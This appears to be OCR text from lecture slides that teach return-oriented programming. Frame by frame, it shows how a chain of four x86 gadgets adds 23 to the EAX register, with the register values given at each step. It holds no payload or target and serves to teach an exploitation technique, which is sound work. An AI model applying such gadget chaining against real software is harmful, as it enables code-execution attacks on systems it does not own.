


ROP: Add 23 to EAX





```
(1) ret

(2) pop %edi
    ret

(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

ROP: Add 23 to EAX



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


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(2) pop %edi
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(4) addl (%edx), %eax
    push %edi
    ret
```

EAX: 19
EDX: 0
EDI: addr of (1)

ROP: Add 23 to EAX

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


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


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EAX: 19
EDX: addr of '23'
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
ROP: Add 23 to EAX



EAX: 19
EDX: addr of '23'
EDI: addr of (1)

```
(1) ret


(2) pop %edi
    ret

(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

ROP: Add 23 to EAX

EAX: 42
EDX: addr of '23'
EDI: addr of (1)




```
(1) ret


(2) pop %edi
    ret

(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

ROP: Add 23 to EAX

EAX: 42
EDX: addr of '23'
EDI: addr of (1)




```
(1) ret

(2) pop %edi
    ret


(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

Return-oriented programming

